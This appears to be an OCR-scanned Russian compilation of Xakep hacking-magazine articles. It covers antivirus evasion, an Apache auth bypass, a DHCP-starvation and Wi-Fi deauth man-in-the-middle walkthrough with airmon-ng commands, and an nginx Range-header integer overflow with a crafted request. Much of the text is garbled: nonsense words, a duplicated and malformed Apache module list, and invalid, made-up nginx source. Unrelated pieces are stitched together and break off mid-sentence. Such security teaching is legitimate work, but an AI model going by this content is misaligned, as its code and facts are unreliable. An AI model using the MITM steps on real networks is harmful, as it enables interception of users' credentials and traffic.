Эвристический анализатор стал штатным механизмом современного антивируса? Не в прям в точке. Его, к сожалению — обманувать необходимо, важное, иногда неожиданное. Конкуренты, направленная в противовес сигнатурному детекту, основанному на базе данных. Поэтому антивирусные лаборатории постоянно совершенствуют алгоритмы своих эвристических анализаторов. Однако и не можно обойти. Как? В данной статье автор демонстрирует, как, используя код на ассемблере, удалять многие изначально вредоносные файлы, скитрие, эксплоитнитрем.

Скачать PDF

### ПЕЛЕВАРИЩИЙ ПРОТИВ PATCHGUARD. ЛЕЗЕМ В НЕДРА ТАИНСТВЕННОЙ ТЕХНОЛОГИИ MICROSOFT — KERNEL PATCH PROTECTION

Кто, как не Microsoft, знает цену атаке на производимые ей операционные системы? Так, с релизом Windows Server 2003 MS запустила в массы механизм защиты ядра от изменений, получивший названия Kernel Patch Protection, более известный ныне как PatchGuard. Фиа, пожалоиаодин защитьться Особые от кодов при программистах. Пишущих кервных кодеров, может порадоваться и в деле борьбы с рутинтами. Итак, автор статьи получает нас в добро Kernel Patch Protection, рассказывает, как можно ее взять для защиты системы от гаданки ядра, и собственно о том, как этот механизм можно порадеть.

Скачать PDF

### ИЗУЧАЕМ АНТИВИРУС. РАСКОВЫРИВАЕМ АНТИВИРУСНЫЙ СКАНЕР, ЭВРИСТИЧЕСКИЙ АНАЛИЗАТОР И ЭМУЛЯТОР В АНТИВИРУСНЫХ ПРОГРАММАХ

Меня всегда интересовало, как работает антивирус ПО. Просто было любопытно. А после того, как я сделал такой ментик пайвирс, это перешло в область профессиональных интересов. Только вот по-настоящему полезной инфы на эту тему никто не выпер. Да и в официальных источниках она вряд ли когда-то появится. А вот в этой статье автор на понятном для читателя языке показывает, как работает современный антивирус. Мы увидим под микроскопом, как сканер анализирует файлы, как отрабатывает эвристика пишет эмулятор кода, защитный и антивирусный движок.

Скачать PDF

### БУРИМ АНТИВИРУС. ЕЩЕ ГЛУБЖЕ! РАССМАТРИВАЕМ СПОСОБЫ ОБХОДА, ЭФФЕКТИВНОСТИ И ПРОАКТИВНОЙ ЗАЩИТЫ В РАЗНЫХ АНТИВИРУСНЫХ ПРОГРАММАХ

И снова тема изучения потока антивирусного ПО. На сей раз рассказывается о технологии HIPS (Host Intrusion Prevention System) — так называемом проактивном дезинформаторе (поведенческий анализ, анализ, основанный на мониторинге системных событий). И автор копает в глубину вопроса, ведь под этими системными событиями скрываются, например, как применяется защита несколькими ключей реестра или увеличивание с полными доступа в определенных директориях, так и анализ поведения программ или какая-нибудь другая технология, основанная на мониторинге системных событий. Подкидает для нас, что серьезно интересуется малварщик. :)

Скачать PDF

### ТИВЕРИЧИНЫЙ РЕВЕРСИНГ. ВНЕДРЕНИЕ X-КОДА И ВИРТУАЛЬНАЯ МАШИНА: ТЕОРИЯ И ПРАКТИКА

Ты наверняка играл в Command & Conquer, и если она была лицензионная, то помнишь неуравнимые полчыки сделать виртуальный образ диска. Виной тому малоизвестная система защиты от копирования контента с названием Secu-ROM. Хотя Sony как лицензиат стадии разработки и отказалась от случайных кодов, любое несколько суровые судебные разбирательств, работа из инсайдого подразделения Protection Technology продолжают пользоваться неизсурбанными функциями, где абсолютные чемпионом по выбоху считается Microsoft Pocket. Однако нет ничего абсолютного напомнего, и начиная с очередь разбора методов взлома SecuROM. В материале рассматривается On-the-fly patching, использование WinAPI функции ReadProcessMemory/WriteProcessMemory, Offline patching через GetCommandLineA/GetWinMainA и DLL hijacking с доступом к таблицу импорта (чтобы функция DllMain).

Скачать PDF

### X-ПРЕПАРАЦИИ: ВСКРЫВАЕМ ЖИТРЫЙ SALITY.AA. УЧИМСЯ РАСПОЗНАВАТЬ ПОЛИМОРФИЗМ И ОБФУСКАЦИЮ КОДА НА ПРИМЕРЕ ИЗВЕСТНОГО ВИРУСА




Технический анализ в данной статье посвящен полиморфному генератору инструкций, применяемому в известном вирусе Virus.Win32.Sality.aa. Он позволяет получать различный обфуцированный код с применением EAX&PF, при каждом его использовании. Но это не все, автор рассматривает не просто алгоритмы, а комплекс формирования x86-инструкций — префиксы, операнды, ModRM, SIB. Также не останутся без внимания общие схемы работы обфускатора и непосредственно генератора кода.

Скачать PDF

### МОБИЛЬНАЯ МАЛВАРЬ ПОД МИКРОСКОПОМ. РАССМАТРИВАЕМ «ЭПИЧЕСКИЙ» J2ME-ЗЛОДЕЙЦЫ ВО ВСЕХ ИНТИМНЫХ ПОДРОБНОСТЯХ

Малварщик под мобильные устройства много уже не удивишь. В отличие от PC-шных версий мобильная малварь, как правило, маскируется под какое-нибудь легитимное приложение или игру и нацелена на отсутствие очень серьезных. Сегодня в нашей лаборатории мы изучим эпоху под Java 2 Micro Edition (J2ME). Предварительно автор запускает эпоху под эмулятором Sjava. И вот игра прям на твоем телефоне. Технически подробности в приложении генератора кода.

Скачать PDF

### НА МАЛВАРЬ БЕЗ АНТИВИРУСА. ЧТО ДЕЛАТЬ, ЕСЛИ ЕГО БАЗЫ ЕЩЕ НЕ УСПЕЛИ ОБНОВИТЬСЯ?




Разработчики антивирусов заявляют, что защититься от малвари можно, только используя антивирусные продукты. Если пропустить обвесть маркетинга, в чем-то они действительно правы. Но на практике бывают ситуации, когда сигнатурные базы еще не успели обновиться, а вредонос уже пронем на машину. Или складывается так, что в системе вообще ничего не установлено из средств защиты. Значит дело безнадежно? Вовсе нет — если в тебе есть голова и прямые руки, ты сможешь не только вылечить систему от инфекции, но и предотвратить последствия малвари на твоем индивидуальном кибервосстановлении. Как это делать, читай в статье!

Скачать PDF

### ЗАКЛЮЧЕНИЕ

Это первые пасты из золотого фонда лучших статей Хакера. Подборка была нацелена на кодоиск, аналитика и ревверсоров, имеющих дело как с обычным софтом, так и с малвари. Следи за обновлениями и читай второго часть, посвященную практическим пакетам каворского ремнеслу! Да, кстати, если кажешь, посоветовать какой-нибудь интересный материал из статьи «Хакера» — не стесняйся писать в комментиты. Мы и сами с удовольствием почитаем. :)

АЛЕКСАНДР ЛОМОВ
ВЕДУЩИЙ ИНЖЕНЕР ПОДРАЗДЕЛЕНИЯ ПЕНТЕСТОВ

ЕГОР ГОМОЮНОВ
ВЕДУЩИЙ ИНЖЕНЕР ПОДРАЗДЕЛЕНИЯ ПЕНТЕСТОВ

# ТЕЧЬ В APACHE

Полупьяность Apache делает практически невозможным любой бэк-и-нек. В этой статье мы разберем уязвимость, которая позволяет обходить аутентификацию и получать доступ к серверам с любой страницей.

Оригинальной ремиксы на не очень-не-Linux-системы, поскольку работает новая, но серверов с предустановленным и настроенным, да и сборки отличаются уже навсегда. Но это ещё — как на что, но интересны сами по себе: апачи есть, что называется, повсюду, поэтому мы и решили рассмотреть эту уязвимость.

**ПОСТАНОВКА**

Для проверки эксплоитов нам нужен сервер Apache версии 2.2.34 и ниже (на 2.2.35 и ниже, а также 2.4.0 и ниже уязвимости 2.4.x. Поэтому в данном случае уязвимы и последние, и рекомендуют ресты. Чтобы сборка соответствовала нашей цели, нужно при компиляции сборки Apache с параметрами `--enable-authnz-fcgi --enable-cgi --enable-cgid --enable-fcgid --enable-proxy --enable-proxy-fcgi`.

```
Server version: Apache/2.2.34
Server built: Jul 18 2017 09:17:44
Server's Module Magic Number: 20051115:30
Compiled using APR 1.5.2, APR-UTIL 1.5.4
Architecture 32-bit
Server MPM: Prefork
  threaded: no
    forked: yes (variable process count)
Loaded Modules:
 core_module (static)
 mpm_prefork_module (static)
 http_module (static)
 mod_so (static)
 mod_authnz_fcgi (static)
 mod_cgi (static)
 mod_cgid (static)
 mod_fcgid (static)
 mod_proxy (static)
 mod_proxy_fcgi (static)
 mod_authz_host (static)
 mod_expires (static)
 mod_mime (static)
 mod_mime_magic (static)
 mod_dir (static)
 mod_mime_magic (static)
 mod_log_config (static)
 mod_mem_cache (static)
 mod_mem_cache (static)
 mod_priority (static)
 mod_rewrite (static)
 mod_setenvif (static)
 mod_ssl (static)
 mod_status (static)
 mod_substitute (static)
 mod_vhost_alias (static)
 mod_negotiation (static)
 mod_dir (static)
 mod_actions (static)
 mod_alias (static)
 mod_bucketeer (static)
 mod_cache (static)
 mod_cern_meta (static)
 mod_cgi (static)
 mod_cgid (static)
 mod_dumpio (static)
 mod_echo (static)
 mod_expires (static)
 mod_ext_filter (static)
 mod_headers (static)
 mod_imagemap (static)
 mod_include (static)
 mod_isapi (static)
 mod_log_config (static)
 mod_logio (static)
 mod_mime (static)
 mod_mime_magic (static)
 mod_mod_charset_lite (static)
 mod_mod_deflate (static)
 mod_mod_disk_cache (static)
 mod_mod_file_cache (static)
 mod_mod_mem_cache (static)
 mod_mod_proxy (static)
 mod_mod_proxy_connect (static)
 mod_mod_proxy_ftp (static)
 mod_mod_proxy_http (static)
 mod_mod_proxy_balancer (static)
 mod_mod_proxy_ajp (static)
 mod_mod_proxy_balancer (static)
 mod_mod_proxy_ftp (static)
 mod_mod_proxy_http (static)
 mod_mod_proxy_connect
```

# ЗЛОЙ РОУТИНГ

## ПРОВЕРЯЕМ ЖИТРОУМНУЮ MITM-АТАКУ В Wi-Fi-СЕТИ

Владимир Иванов

Атака «человек посередине», пожалуй, первое, что приходит на ум, когда возникает задача получить пользовательские данные, такие как логины и пароли к различным сервисам, а также перехватывать информацию почты, сообщения мессенджеров и прочее. ARP-спуфинг, DNS-спуфинг, ICMP-редирект, Evil Twin — про все эти техники ты уже, возможно, слышал. В данной статье я расскажу тебе про еще один способ устроить **MITM в Wi-Fi-сети**, не самый простой, но работоспособный.

**WARNING**

**Материал адресован специалистам по безопасности и тем, кто собирается ими стать. Все информация предоставлена исключительно в ознакомительных целях. Не редакция, не автор несут ответственность за любой возможный вред, причиненный материалами данной статьи.**

Настоятельно рекомендую, прежде чем читать материал, ознакомиться с другой моей публикацией, в которой я попытался объяснить принцип работы протокола DHCP и как с его помощью атаковать клиента и сервер, ведь именно о DHCP сегодня и пойдет речь.

### ПРЕАМБУЛА

Итак, как и сказал, для данной атаки есть пара ограничений:

1. Мы должны быть подключены к атакуемой точке доступа.
2. У нас должна быть возможность отправлять широковещательный трафик в сети и перехватывать широковещательные запросы DHCPDISCOVER, DHCPREQUEST и ARP, чтобы обнаруживать конфликты адресов в локальной сети.

Итак, как же это работает? Атака разделяется на несколько этапов:

1. Проникаемся к DHCP Starvation.
2. Отправляем Wi-Fi Deauth пакеты.
3. Перехватываем ARP запросы от клиентов, отвечаем на них, чтобы создать конфликт IP-адресов и принудить клиента отправить DHCPDECLINE.
4. Перехватываем запросы DHCPDISCOVER и DHCPREQUEST, отвечаем на них.
5. Profit.

Разберем в этой схеме поподробнее.

### DHCP Starvation

Подключаемся к атакуемой Wi-Fi-сети и проводим атаку **DHCP Starvation** с целью полностью занять свободные IP-адресов. Для этого необходимо выполнить следующие шаги:

1. Отправляем в сторону широковещательный **DHCPDISCOVER** запрос, при этом представляемся как DHCP relay agent. В поле **giaddr** (Relay agent IP) указываем свой IP-адрес: **192.168.1.172**, а поле **chaddr** (Client MAC address) — рандомный MAC: **00:01:96:E5:26:FC** (при этом на канальном уровне в **SRC MAC** выставляем свой MAC-адрес: **84:16:F9:1B:CF:F0**

DHCPDISCOVER


2. Сервер отвечает сообщением **DHCPOFFER**, агенту ретрансляции (нам) и предлагает клиенту с MAC-адресом **00:01:96:E5:26:FC** IP-адрес **192.168.1.156**:

DHCPOFFER

3. После получения DHCPOFFER отправляем широковещательный **DHCPREQUEST** запрос, при этом в DHCP-опции с кодом 50 (Requested IP address) выставляем предложенный клиенту IP-адрес: **192.168.1.156** в опции с кодом 61 (Client Name Option) — рандомное строку **r8DXvDxJ**. **Важно:** значения полей **xid** (Transaction ID) и **chaddr** (Client MAC address) в DHCPREQUEST и DHCPDISCOVER должны быть одинаковыми, иначе сервер обосрется запросу, ведь это будет выглядеть как другая транзакция от того же клиента. Также на канальном уровне:

DHCPREQUEST

4. Сервер отправляет агенту ретрансляции сообщение **DHCPACK**. С этого момента IP-адрес **192.168.1.156** считается зарезервированным за клиентом с MAC-адресом **00:01:96:E5:26:FC** на **12** ч (время аренды по умолчанию):



DHCPACK

Active DHCP Leases

| Hostname | IPv4 Address | MAC Address | Lease/Free remaining |
|---|---|---|---|
| HP-Pro-Desktop | 192.168.1.154 | 3c:52:a1:5e:ae:a9 | 11h 58m 24s |
| MEIZU-PC2 | 192.168.1.152 | 30:10:b6:d2:b3 | 11h 58m 27s |
| ---- | 192.168.1.156 | 00:01:96:e5:26:fc | 11h 58m 28s |

DHCP clients

### Wi-Fi Deauth

Следующим шагом проводим Wi-Fi Deauth. Работает эта схема примерно так.

Wi-Fi Deauth

Подробнее о двусторонней атаке клиентов в Wi-Fi-сети можно почитать здесь и здесь.

Переходим свободной беспроводной интерфейс в режим монитора:

```
root@kali:~# airmon-ng start wlan0
root@kali:~# airmon-ng check kill
root@kali:~# airmon-ng start wlan0
PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k           Atheros AR9287 Wireless Network Adapter (PCI-E) (802.11bgn) (mac80211 monitor mode vif enabled for [phy0]wlan0)
                        ath9k           Atheros AR9287 Wireless Network Adapter (PCI-E) (802.11bgn) (mac80211 station mode vif disabled for [phy0])

root@kali:~# airodump-ng wlan0
CH 13 ][ Elapsed: 24 s ][ 2017-09-08 12:36 ][ WPA handshake: 5E:7A:02:B5:B8:C1

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

5E:7A:02:B5:B8:C1  -19  148        275    127   2  54e. WPA2 CCMP  PSK  WiFi_Dom_PC7

BSSID              STATION            PWR  Rate    Lost    Frames  Probe

5E:7A:02:B5:B8:C1  84:24:8D:7B:5D:3A   0   0e- 1e    0      1024  WiFi_Dom_PC7
5E:7A:02:B5:B8:C1  30:10:B6:D2:B3:D0  -51   1e- 1e    0       274
```

Запускаем airodump-ng:

```
root@kali: ~
CH 13 ][ Elapsed: 24 s ][ 2017-09-08 12:36 ][ WPA handshake: 5E:7A:02:B5:B8:C1

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

5E:7A:02:B5:B8:C1  -19  148        275    127   2  54e. WPA2 CCMP  PSK  WiFi_Dom_PC7

BSSID              STATION            PWR  Rate    Lost    Frames  Probe

5E:7A:02:B5:B8:C1  84:24:8D:7B:5D:3A   0   0e- 1e    0      1024  WiFi_Dom_PC7
5E:7A:02:B5:B8:C1  30:10:B6:D2:B3:D0  -51   1e- 1e    0       274
```


Send deauth packets

### DHCPDECLINE

После того как клиент **84:16:F9:1D:A0:14** отсоединился от точки доступа, вторгаемся всего, он заново попробует подключиться к Wi-Fi-сети **WiFi DHCP MITM** и получить IP-адрес по DHCP. Так как рамки он уже подключился к этой сети, то будет отправлять только широковещательный **DHCPREQUEST**

Send DHCPREQUEST after Deauth

Мы перехватываем запрос клиента, но отвечать быстрее точки доступа мы, само собой, не успеем. Поэтому клиент получает от DHCP-сервера IP-адрес, полученный ранее **192.168.1.102**. Далее клиент с помощью протокола **ARP** пытается обнаружить конфликт IP-адресов в сети.



Try detect IP address conflict

Естественно, такой запрос широковещательный, поэтому мы можем его перехватить и ответить на него.



IP address conflict detected

После этого клиент фиксирует конфликт IP-адресов и отправляет широковещательное сообщение протокола DHCP — **DHCPDECLINE**

Send DHCPDECLINE

Продолжение статьи →

# ЗЛОЙ РОУТИНГ

## ПРОВОРАЧИВАЕМ ХИТРОУМНУЮ MITM-АТАКУ В Wi-Fi-СЕТИ

**DHCPDISCOVER**

Итак, рассмотрим этап атаки. После отправки **DHCPDECLINE** клиент с самого начала проходит процедуру получения IP-адреса, а именно отправляет широковещательный **DHCPDISCOVER**. Легитимный DHCP-сервер не может ответить на этот запрос, так как тот свободным IP-адресом переполнен после проведения атаки **DHCP Starvation** и поэтому, замечу, тормозит, зато на DHCPDISCOVER можем ответить мы – **192.168.1.172**.

Клиент **04:16:F9:19:AD:14** (Win10-desktop) отправляет широковещательный **DHCPDISCOVER**

DHCPDISCOVER

Отвечаем **DHCPOFFER**

Attacker DHCPOFFER

В **DHCPOFFER** мы предложили клиенту IP-адрес **192.168.1.2**. Клиент, получив данное предложение только от нас, отправляет **DHCPREQUEST**, вставляем при этом в **requested ip** значение **192.168.1.2** и мы отвечаем **DHCPACK**.


Клиент **04:16:F9:19:AD:14** (Win10-desktop) отправляет широковещательный **DHCPREQUEST**

DHCPREQUEST

Отвечаем **DHCPACK**.

Attacker DHCPACK

Клиент принимает наш DHCPACK и в качестве **шлюза по умолчанию** и **DNS-сервера** выставляет наш IP-адрес **192.168.1.172** и DHCPACK от точки доступа, присланный на две секунды позже, просто игнорирует.



Client DHCPACK settings

**Вопрос:** почему точка доступа прислала DHCPOFFER и DHCPACK на **две секунды позже**, да ещё и предложила тот же IP-адрес **192.168.1.102**, ведь клиент отказался от него?

DHCPOFFER from AP

Чтобы ответить на этот вопрос, немного изменим фильтр в Wireshark и посмотрим ARP-запросы от точки доступа.

Add ARP requests from AP

**Ответ:** после проведения атаки DHCP Starvation у DHCP-сервера не осталось свободных IP-адресов, кроме того, от которого отказался один из клиентов: **192.168.1.102**. Поэтому, получив DHCPDISCOVER-запрос, DHCP-сервер в течение двух секунд отправляет три ARP-запроса, чтобы узнать, кто использует IP-адрес **192.168.1.102** и после того, как сервер убедится, что данный IP-адрес свободен, поскольку никто не ответил, выдает его клиенту. Но уже слишком поздно: злоумышленник успел ответить быстрее.

**РЕЗУЛЬТАТЫ**

Таким образом, мы можем выставлять любые сетевые параметры: шлюз по умолчанию, DNS-сервер и другие — любому подключенному или новому клиенту в атакуемой Wi-Fi-сети, при условии, что мы к ней уже подключены и можем послушивать широковещательный трафик.

Видео проведения атаки на macOS Sierra и Windows 10

## PoC

Ну и конечно же, PoC


**ПОСЛЕСЛОВИЕ. APPLE VS DHCP**

Как оказалось, macOS и iOS перепилили всю в плане получения сетевых настроек по протоколу DHCP. Когда эти операционные системы отправляют **DHCPREQUEST**, в **requested ip** они отсылают или **DHCPACK**, и они выставляют сетевые настройки из ответа сервера. Вроде пока все как у всех.

MacOS sign DHCPACK

Но проблема в том, что **DHCPREQUEST** широковещательный и злоумышленник, как правило, без особых проблем может его перехватить и ответить **DHCPACK**, но, увы, подарок легитимного DHCP-сервера, то есть ответ злоумышленника приходит вторым. Все остальные DHCP-клиенты на других ОС просто игнорируют второй DHCPACK, но на macOS и iOS все не так.


Как ты думаешь, какие настройки выставляет данные операционные системы? Ответ: те настройки, которые будут содержаться в DHCPACK злоумышленника (из пункта **DHCPREQUEST requested ip = DHCPACK yiaddr**).



MacOS attacker DHCPACK

Видео уязвимости реализованной в DHCP клиенте macOS

Как ты думаешь, бег это или фича? Я подумал — бег и на всякий случай завел заявку на Apple Bug Reporter. Скоро этой заявке исполнится месяц, но ни одного комментария от специалистов Apple я так и не получил.



Apple Bug Reporter

На заявке в Apple Bug Reporter я не остановился и написал письмо в product-security@apple.com

Apple email

Специалисты Apple совсем не быстро, но все же ответили и сказали, что их DHCP клиент работает в соответствии с RFC 2131. То есть это не баг, а фича — вот и конец истории

## Apple Wifi MitMer

Для самих лентяев я подготовил скрипт apple-wifi-mitmer.rb, который в автоматическом режиме нарушает все устройства компании Apple в Wi-Fi-сети, дезаутентифицирует и выставляет на нем в качестве шлюза и DNS-сервера свой IP-адрес.

В архивчике, скрипта всего-то лишь создать или беспроводного интерфейса, который уже подключен к исследуемой Wi-Fi-сети, и ещё один беспроводной интерфейс для отправки dauth-пакетов. Как это работает, можно посмотреть

# ИГРА В ЧИСЛА

## РАЗБИРАЕМ УЯЗВИМОСТЬ INTEGER OVERFLOW В ВЕБ-СЕРВЕРЕ NGINX

aLLy
ONsec
@symbolicsquirrel

В популярнейшем веб- и прокси-сервере nginx была обнаружена занятная уязвимость: специально сформированным запросом можно получить информацию о внутренней структуре приложения. Этот баг томился без малого десять лет, и подвержены ей версии с 0.5.6 и до 1.13.2 включительно — то есть с 2007 года по июль 2017-го. Nginx, как известно, используется на каждом третьем-четвертом сайте, так что изучить эту лазейку не помешает.

**WARNING**

**Материал адресован специалистам по безопасности и тем, кто собирается ими стать. Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.**

### ТЕСТОВЫЙ СТЕНД

Для проведения экспериментов нам понадобится тестовая площадка. Конечно, всегда можно самому установить и настроить нужный дистрибутив, но зачем, когда можно просто взять и сразу перейти непосредственно к опытам? Тем более наши китайские коллеги уже собрали готовую уязвимую среду и выложили ее в виде докер-контейнера. Скачать его можно из репозитория vulapps. На странице полно иероглифов, так что вот тебе команда, которая нужна для запуска сервера:

```
docker run --rm --cap-add=SYS_PTRACE --security-opt seccomp=unconf
ined -d -p 80:80 medicean/vulapps:n_nginx_1
```

Вообще, в этом репозитории ютится множество стендов для тестирования разных уязвимостей, советую изучить на досуге.

После успешного выполнения команды на 80-м порте у нас будет висеть подопытный веб-сервер nginx версии 1.13.1.

Если вдруг тебе захочется немного подебажить, то рекомендую приаттачиться к контейнеру и выполнить

```
apt-get update && apt-get install nano build-essential gdb nginx-dbg=
1.13.1-1~stretch
service nginx stop && service nginx-debug start
ps -aux|grep nginx
```

Теперь можно присоединяться к процессу (worker process) с помощью gdb.

```
gdb --pid <pid>
```

Сразу предупреждаю, что импакт у уязвимости невесть какой, однако покопаться в ней интересно.

### НЕМНОГО О RANGE

Причина уязвимости — в некорректной обработке байтовых диапазонов в заголовке Range. Возможно, ты в курсе, что это такое, но давай на всякий случай повторим.

| Заголовок | GET | Запрос Range | Ответ Range | Комментарии | Пример |
|---|---|---|---|---|---|
| Range | + | + | + | Стандартная реализация диапазонов в соответствии с RFC 2616 | Range: bytes=0-499,500-999,1000-1499,1500-1999 |
| If-Range | + | + | + | Частичная доставка для запроса фрагмента документа. Поддерживает частичные GET | |
| Accept-Ranges | + | + | + | URI ресурса поддерживает диапазоны в ответе. Поддерживает частичные GET | Accept-Ranges: bytes |
| Content-Range | + | + | + | Данные ответа и сообщения частичного ответа (206 Partial Content) | Content-Range: bytes 500-999/1234 |
| Multipart/byteranges | + | + | + | Данные ответа и сообщения частичного ответа (206 Partial Content) | Content-Type: multipart/byteranges; boundary=000000000000000000000014 |

Базовая информация о заголовке Range


Заголовок Range используется, когда нужно получить не полный ответ от сервера, а только его часть. Формат допустимых значений заголовка подробно описан в спецификации протокола HTTP 1.1 RFC2616.

Согласно стандарту, в качестве значений можно указывать диапазоны для выборки. Они состоят из двух частей: размерность диапазона и список правил выборки. В качестве размерности используются байты.

```
Range: bytes=[-]<begin>-[<end>][,]
```

Саму выборку можно делать двумя способами. Первый — указать две позиции: начало выборки и ее конец. Причем стандарт четко определяет, что начальная позиция должна быть не меньше нуля, а конечная обязательно больше начальной или равна ей. Если это условие не соблюдается, то заголовок должен быть проигнорирован. Если в качестве последней позиции указано значение, которое больше размера запрашиваемого документа или равно ему, то последней позицией считается текущий размер документа в байтах минус один. То же самое касается тех случаев, когда конечная позиция не указана вообще.


К примеру, если размер документа 138 байт, то `bytes=1-137` получит от сервера 137 байт информации, начиная со второго и заканчивая последним.




Первый способ выборки части контента с помощью Range


Помимо этого, в ответе присутствует заголовок `Content-Range`, где после слеша указан полный размер документа, который мы запрашиваем.

Второй способ — выборка последних N байт тела документа. Если размер документа меньше, чем указанный в запросе, то будет выбран весь документ. Например, `bytes=-7` запрашивает последние 7 байт.





Второй способ выборки части контента с помощью Range

Также спецификация разрешает в одном заголовке Range указать несколько диапазонов, в качестве разделителя используется запятая.




Использование нескольких байтовых диапазонов в заголовке Range

Отмечу, что если ответ сервера содержит заголовок `Accept-Ranges`, то он поддерживает получение данных частями, когда в запросах есть хидер Range. Но, конечно же, это не говорит со стопроцентной вероятностью о его поддержке или ее отсутствии. Так что рекомендую все проверять на практике.




Наличие заголовка Accept-Ranges говорит о поддержке Range в запросах

Продолжение статьи →

# ИГРА В ЧИСЛА

## КАЗАРИЛИ УЯЗВИМОСТЬ ОБХОДА ОГРАНИЧЕНИЙ В BIG-IP CISCO F. NGINX

### Углубляемся в детали

В нем за обработку запроса отвечает модуль `ngx_http_range_header_filter_module`, который вызывает функцию `ngx_http_range_header_filter`

```
/src/http/modules/ngx_http_range_filter_module.c:
384: static ngx_int_t
385: ngx_http_range_header_filter(ngx_http_request_t *r)
386: {
```

Если в пакете нашли только один диапазон, то выводим информацию данным: для этого функция `ngx_http_range_singlepart_header` и если несколько, то `ngx_http_range_multipart_header`

```
/src/http/modules/ngx_http_range_filter_module.c:
504: ngx_http_range_t                  *ranges;
505: ngx_ssize_t                       rc, ranges, size;
506: ngx_ssize_t                       offset, total, content_length;
507: ngx_bufs_t                        bufs;
508: ngx_str_t                         range, if_range, tmp_range;
509: ngx_str_t                         content_range[2];
510: ngx_chain_t                       out[2];
511: ngx_http_range_filter_ctx_t       *ctx;
512: ngx_http_range_t                  *1r, *2r;
513: ngx_http_range_t                  *prev = NULL;
514: ngx_http_range_multipart_header(ngx_http_request_t *r,
515:     ngx_http_range_filter_ctx_t *ctx)
516: {
```

Сам бит находится в функции `ngx_http_range_parse`, которая парсит передаваемые в заголовке диапазоны.

```
/src/http/modules/ngx_http_range_filter_module.c:
388: static ngx_int_t
389: ngx_http_range_parse(ngx_http_request_t *r, ngx_http_range_
390:     ngx_str_t range)
391:     ngx_uint_t range;
```

Чтобы поймать переполнение, что, происходит, практически в процессе с помощью ещё и поиска фрейм пойнт на стеку 280

```
gdb --pid cpid-
0 ngx_http_range_filter_module.o:388
0
```

Теперь отправим пакет, в котором передадим отрицательный Range:

```
GET / HTTP/1.1
Host: nginx.visualhach
Range: bytes=-10, -20
```

Сервер отправляется нам передавать диапазоны. Если мы запросили выборку полезным Б был документ, то переменная `suffix` становится равной единице:

```
/src/http/modules/ngx_http_range_filter_module.c:
384:     suffix = 0;
385:
386:     if (ch != '-') {
387:         return NGX_HTTP_RANGE_NOT_SATISFIABLE;
388:     }
389:
390:     end = *p + 1;
391:
392:     if (*p == '-') {
393:         suffix = 1;
394:     }
395:
396:     if (suffix
397:         && (ngx_int_t) (end - start) < 0
398:         || (ngx_int_t) (end - 1) < 0
399:         || end > (ngx_int_t) NGX_MAX_OFF_T_VALUE
400:         || (ngx_int_t) (start + content_length - 1) < 0
401:         || (ngx_int_t) (start + content_length - 1) > (ngx_int_t)
402:         || start > content_length
403:         || end > content_length
404:         || (ngx_int_t) (start + content_length - end) < 0
405:         || (ngx_int_t) (start + content_length - end) > (ngx_int_t)
406:         || (ngx_int_t) (content_length - 1) < 0
407:         || (ngx_int_t) (content_length - 1) > (ngx_int_t)
408:         || content_length > NGX_MAX_OFF_T_VALUE
409:         || content_length > (ngx_int_t) (ctx->1r->length
410:         || ctx->1r->length == NGX_MAX_OFF_T_VALUE
411:         || ctx->1r->length == 0
412:         || ctx->1r->sent > start
413:         || ctx->1r->sent > content_length
414:         || ctx->1r->sent > ctx->1r->length - (ngx_int_t) content_
415:         || ctx->1r->buffered > ctx->1r->buffer_size
416:         || ctx->1r->buffered > content_length
417:         || ctx->1r->buffered > ctx->1r->length
418:         || ctx->1r->buffered > ctx->1r->length - (ngx_int_t) cont
419:         || ctx->1r->buffered > ctx->1r->length - (ngx_int_t) ctx->
420:         || ctx->1r->buffered > ctx->1r->length - (ngx_int_t) ctx->
421:         || ctx->1r->buffered > ctx->1r->length - (ngx_int_t) ctx->
422:         || ctx->1r->buffered > ctx->1r->length - (ngx_int_t) ctx->
423:         || ctx->1r->buffered > ctx->1r->length - (ngx_int_t) ctx->
```

Сергей Арутюнов | Сергей Марков | Денис Шестов

# VULNERS
## INTELLIGENCE OF A NEW STAMP

ИЩЕМ ЭКСПЛОЙТЫ ИЗ PYTHON, СКАНИМ УЯЗВИМЫЕ СЕРВЕРЫ И АВТОМАТИЗИРУЕМ ПЕНТЕСТ

Привет Хакеры за пару лет проникновения из аутсорсера дошли до Багтрака и дозвонились глобальный инструмент пентестера, который бы автоматизировал рутинные задачи. Мы, аспирант АИС для Python, платины для Burp Suite и Chrome, сверхмощный сервер для сканирования уязвимостей и кучка скриптов, которые могут сократить пентесты. Что из всего перечисленного что может сократить пентесты. Хакеры, а также начинаем использовать все вкладки в Python API и поскорее заканчивать.

**INFO**

Если вы до этого не слышали о Vulners, то вот краткое резюме: Vulners — это поисковик с не слабым рта и самым сервер базы. Также поисковик для сканера уязвимостей. Также поисковик для сервера с самой большой базой уязвимостей. Также поисковик для Burp Suite с самым мощным поисковиком API на Python.

### ИЩЕМ СПЛОЙТЫ ИЗ PYTHON

Для начала мы сделали API. Теперь мы получили только с продуктом Vulners.com.

Конечно, нужен ли к самому проекту — сделали Swagger. Но между Swagger и нормальным API — разница, как между Ferrari и Ford Focus. Swagger — это для ленивых. Нормальный API — это для тех, кто хочет сделать свой инструмент. Для Vulners мы сделали API, которое позволяет не только искать уязвимости, но и делать разные вещи, а не просто уязвимости, сбалансировать API для Burp Python. Все что в поисках Vulners, а также начинаем использовать API на Python.

**Что нужно для API**

